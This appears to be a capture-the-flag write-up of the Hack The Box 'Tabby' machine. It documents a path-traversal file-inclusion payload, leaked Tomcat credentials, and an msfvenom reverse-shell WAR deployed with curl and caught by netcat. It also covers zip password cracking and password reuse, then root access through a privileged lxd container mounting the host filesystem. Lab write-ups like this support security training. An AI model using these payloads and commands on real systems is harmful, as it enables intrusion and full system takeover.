
Methodology
- Open Ports Enumeration
- Web Enumeration
- Local File Inclusion vulnerability identified
- Tomcat credentials identified
- Foothold gained through WAR deployment
- Elevated to user thorough zip password
- User identified as member of lxd
- Root shell gained through lxd group
Lessons Learned
- Tomcat installation and directory paths
- Deploying WAR through command line
- Password reuse
- Privilege Escalation through lxd group
Open Ports Enumeration
The open ports enumeration of the target1 had identified three open ports namely SSH(22), HTTP (80) and HTTP(8080). The scan had not identified any known vulnerabilities or useful information. The scan results are given on the section below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
[_4m0r@manjaro Tabby]$ targetRecon 10.10.10.194
[+] Open Ports Scan
        22      ssh
        80      http
        8080    http-proxy
[+] Scripts Scan
                 nmap -sV -A --script=default,vuln -p 22 10.10.10.194

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-04 15:53 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for megahosting.htb (10.10.10.194)
Host is up (0.46s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 46.79 seconds

                 nmap -sV -A --script=default,vuln -p 80 10.10.10.194

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-04 15:54 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for megahosting.htb (10.10.10.194)
Host is up (0.37s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-title: Mega Hosting
|_http-vuln-cve2017-1001000: ERROR: Script execution failed (use -d to debug)
| vulners:
|   cpe:/a:apache:http_server:2.4.41:
|       CVE-2020-1927   5.8     https://vulners.com/cve/CVE-2020-1927
|_      CVE-2020-1934   5.0     https://vulners.com/cve/CVE-2020-1934

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 175.07 seconds

                 nmap -sV -A --script=default,vuln -p 8080 10.10.10.194

Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-04 15:57 IST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_  Hosts are all up (not vulnerable).
Nmap scan report for megahosting.htb (10.10.10.194)
Host is up (0.29s latency).

PORT     STATE SERVICE VERSION
8080/tcp open  http    Apache Tomcat
|_clamav-exec: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
| http-enum:
|   /examples/: Sample scripts
|   /manager/html/upload: Apache Tomcat (401 )
|   /manager/html: Apache Tomcat (401 )
|_  /docs/: Potentially interesting folder
| http-slowloris-check:
|   VULNERABLE:
|   Slowloris DOS attack
|     State: LIKELY VULNERABLE
|     IDs:  CVE:CVE-2007-6750
|       Slowloris tries to keep many connections to the target web server open and hold
|       them open as long as possible.  It accomplishes this by opening connections to
|       the target web server and sending a partial request. By doing so, it starves
|       the http server's resources causing Denial Of Service.
|
|     Disclosure date: 2009-09-17
|     References:
|       http://ha.ckers.org/slowloris/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2007-6750
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-title: HTTP Status 500 \xE2\x80\x93 Internal Server Error

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 734.05 seconds

[+] Summary
22      ssh     OpenSSH 8.2p1 Ubuntu 4
                No vuln found
80      http    Apache httpd 2.4.41
                No vuln found
8080    http-proxy      Apache Tomcat N/A
                No vuln found
Web Service Enumeration
Port 80 HTTP
Browsing to http://10.10.10.194 had revealed a website for Mega Hosting. The home page had an announcement about a data breach.
1
 We have recently upgraded several services. Our servers are now more secure than ever. Read our statement on recovering from the data breach
The announcement had redirected the session to http://megahosting.htb/news.php?file=statement. After adding megahosting.htb to the /etc/hosts file, the page was refreshed. The page had some content about a data breach, however, the interesting part was the file parameter on the URL. If the input to the parameter remained unsanitized, this would result in a Local File Inclusion Vulnerability. The same had been verified by making a request to read the /etc/passwd file as http://megahosting.htb/news.php?file=../../../../../etc/passwd. Unfortunately, leveraging this into Remote File Inclusion had not been possible.
Port 8080 HTTP
Browsing to http://10.10.10.194:8080 had revealed a Tomcat 9 installation. The default credentials did not seem to work on both manager webapp and host-manager webapp. But they offered a vital remainder that the credentials can be found on tomcat-users.xml, under the installation directory.
1
2
You are not authorized to view this page. If you have not changed any configuration files, please examine the file
conf/tomcat-users.xml in your installation. That file must contain the credentials to let you use this webapp.
Tomcat 9
Once the Tomcat 9 installation directory is identified, the XML file can be read through LFI on the file parameter. Google-Fu had identified the file list of Tomcat 9 package2 on Debian installation and from that the path for the XML file had been identified as /usr/share/tomcat9/etc/tomcat-users.xml. Through LFI, the tomcat-users.xml file was read by accessing the URL http://megahosting.htb/news.php?file=../../../../../usr/share/tomcat9/etc/tomcat-users.xml and the credentials had been identified as tomcat:$3cureP4s5w0rd123!.
1
2
3
4
5
6
view-source:http://megahosting.htb/news.php?file=../../../../../usr/share/tomcat9/etc/tomcat-users.xml
    ---SNIP---
       <role rolename="admin-gui"/>
   <role rolename="manager-script"/>
   <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-gui,manager-script"/>
   ---SNIP---
With the identified credentials, access to the admin page on host-manager webapp was gained.
User Shell
Initial Foothold
Upon login, it had been identified that the option to deploy a war package was not enabled for the user. Google-Fu had identified few methods345 to upload a war package using commandline with curl. The proper method that had worked in this case was a combination of all three. A reverse shell in war format was generated through msfvenom and the same was deployed onto the target through curl as follows.
1
2
3
4
5
6
[_4m0r@manjaro Tabby]$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.14.50 LPORT=9095 -f war -o reverse.war
Payload size: 1103 bytes
Final size of war file: 1103 bytes
Saved as: reverse.war
[_4m0r@manjaro Tabby]$ curl --user 'tomcat:$3cureP4s5w0rd123!' --upload-file reverse.war 'http://10.10.10.194:8080/manager/text/deploy?path=/reverse.war'
OK - Deployed application at context path [/reverse.war]
A reverse shell was then received on port 9095 of the attacking host by browsing to http://10.10.10.194:8080/reverse.war/, and the same is shown on the section given below.
1
2
3
4
5
6
7
8
[_4m0r@manjaro Tabby]$ nc -nvlp 9095
Connection from 10.10.10.194:43560
python -c "import pty;pty.spawn('/bin/bash');"
python3 -c "import pty;pty.spawn('/bin/bash');"
tomcat@tabby:/var/lib/tomcat9$ id
id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)
tomcat@tabby:/var/lib/tomcat9$
The reverse shell had been from the user tomcat, who had no access to the user flag on /home/ash.
Elevating to ash

Upon enumeration, a password protected zip file, named 16162020_backup.zip had been identified on /var/www/html/files. The user and group permissions of the zip file was set to the user ash. The zip file was then transferred to the attacking host through netcat. The zip password of the file was cracked with fcrackzip into admin@it. To check if ash had reused their password, an attempt to switch the session on the target to ash was carried out with su. The zip password had worked here as well, thereby elevating the privileges to ash, through which the user flag was read. The same is shown on the section given below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
---ATTACKING HOST---
[_4m0r@manjaro Tabby]$ fcrackzip -D -p rockyou.txt backup.zip
possible pw found: admin@it ()

---TARGET---
tomcat@tabby:/var/www/html/files$ su ash
su ash
Password: admin@it

ash@tabby:/var/www/html/files$ id
id
uid=1000(ash) gid=1000(ash) groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
ash@tabby:/var/www/html/files$ cd /home/ash
cd /home/ash
ash@tabby:~$ cat user.txt
cat user.txt
19daa---REDACTED---7de5f
Root Shell
Checking the id of the user ash had revealed that they are part of the lxd group. Google-Fu had identified a privilege escalation method67 through lxd installation and group permissions.
LXD does not attempt to match the privileges of the calling user. There are multiple methods to exploit this. One such method is to use the LXD API to mount the host’s root filesystem into a container. Detailed info on LXD and the exploitation on LXD Privilege Escalation

The process involves downloading and building the latest Alpine image as root user on the attacking machine, transferring it to the target, importing and initializing the image inside a container, and mounting the container inside the root directory. The same process was followed and a reverse shell had been obtained through the container, as shown on the section given below.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
---ATTACKING HOST---
[manjaro lxd-alpine-builder]# ./build-alpine
which: no apk in (/home/whit3d3vil/.local/bin:/usr/local/sbin:/usr/local/bin:/usr/bin:/usr/lib/jvm/default/bin:/usr/bin/site_perl:/usr/bin/vendor_perl:/usr/bin/core_perl:/var/li
b/snapd/snap/bin:/opt/oracle/instantclient_19_6:/home/whit3d3vil/TargetRecon:/usr/sbin:/usr/bin:/sbin:/bin)
Determining the latest release... v3.12
Using static apk from http://dl-cdn.alpinelinux.org/alpine//v3.12/main/x86_64
Downloading alpine-mirrors-3.5.10-r0.apk
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
tar: Ignoring unknown extended header keyword 'APK-TOOLS.checksum.SHA1'
Downloading alpine-keys-2.2-r0.apk
---SNIP---
(18/19) Installing alpine-keys (2.2-r0)
(19/19) Installing alpine-base (3.12.0-r0)
Executing busybox-1.31.1-r19.trigger
OK: 8 MiB in 19 packages

---TARGET---
ash@tabby:~$ wget http://10.10.14.50:8080/alpine-v3.12-x86_64-20200803_2036.tar.gz
<14.50:8080/alpine-v3.12-x86_64-20200803_2036.tar.gz
--2020-08-03 15:24:18--  http://10.10.14.50:8080/alpine-v3.12-x86_64-20200803_2036.tar.gz
Connecting to 10.10.14.50:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3202094 (3.1M) [application/gzip]
Saving to: ‘alpine-v3.12-x86_64-20200803_2036.tar.gz’

alpine-v3.12-x86_64 100%[===================>]   3.05M   582KB/s    in 8.0s

2020-08-03 15:24:27 (391 KB/s) - ‘alpine-v3.12-x86_64-20200803_2036.tar.gz’ saved [3202094/3202094]
ash@tabby:~$ lxc image import ./alpine-v3.12-x86_64-20200803_2036.tar.gz --alias newimage
<-v3.12-x86_64-20200803_2036.tar.gz --alias newimage
ash@tabby:~$ lxc image list
lxc image list
+----------+--------------+--------+-------------------------------+--------------+-----------+--------+-----------------------------+
|  ALIAS   | FINGERPRINT  | PUBLIC |          DESCRIPTION          | ARCHITECTURE |   TYPE    |  SIZE  |         UPLOAD DATE         |
+----------+--------------+--------+-------------------------------+--------------+-----------+--------+-----------------------------+
| newimage | 0a6777442dca | no     | alpine v3.12 (20200803_20:36) | x86_64       | CONTAINER | 3.05MB | Aug 3, 2020 at 3:27pm (UTC) |
+----------+--------------+--------+-------------------------------+--------------+-----------+--------+-----------------------------+
ash@tabby:~$ lxc init newimage ignite -c security.privileged=true
lxc init newimage ignite -c security.privileged=true
Creating ignite
ash@tabby:~$ lxc config device add ignite mydevice disk source=/ path=/mnt/root recursive=true
<ydevice disk source=/ path=/mnt/root recursive=true
Device mydevice added to ignite
ash@tabby:~$ lxc start ignite
lxc start ignite
ash@tabby:~$ lxc exec ignite /bin/sh
lxc exec ignite /bin/sh
~ # id
id
uid=0(root) gid=0(root)
~ # cd /mnt/root/root
cd /mnt/root/root
/mnt/root/root # ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP,M-DOWN> mtu 1500 qdisc noqueue state UP qlen 1000
    link/ether 00:16:3e:26:3c:36 brd ff:ff:ff:ff:ff:ff
    inet 10.125.107.205/24 brd 10.125.107.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fd42:7448:c0ad:d9ec:216:3eff:fe26:3c36/64 scope global dynamic
       valid_lft 3480sec preferred_lft 3480sec
    inet6 fe80::216:3eff:fe26:3c36/64 scope link
       valid_lft forever preferred_lft forever
/mnt/root/root # cat root.txt
cat root.txt
3c4c9---REDACTED---5ffac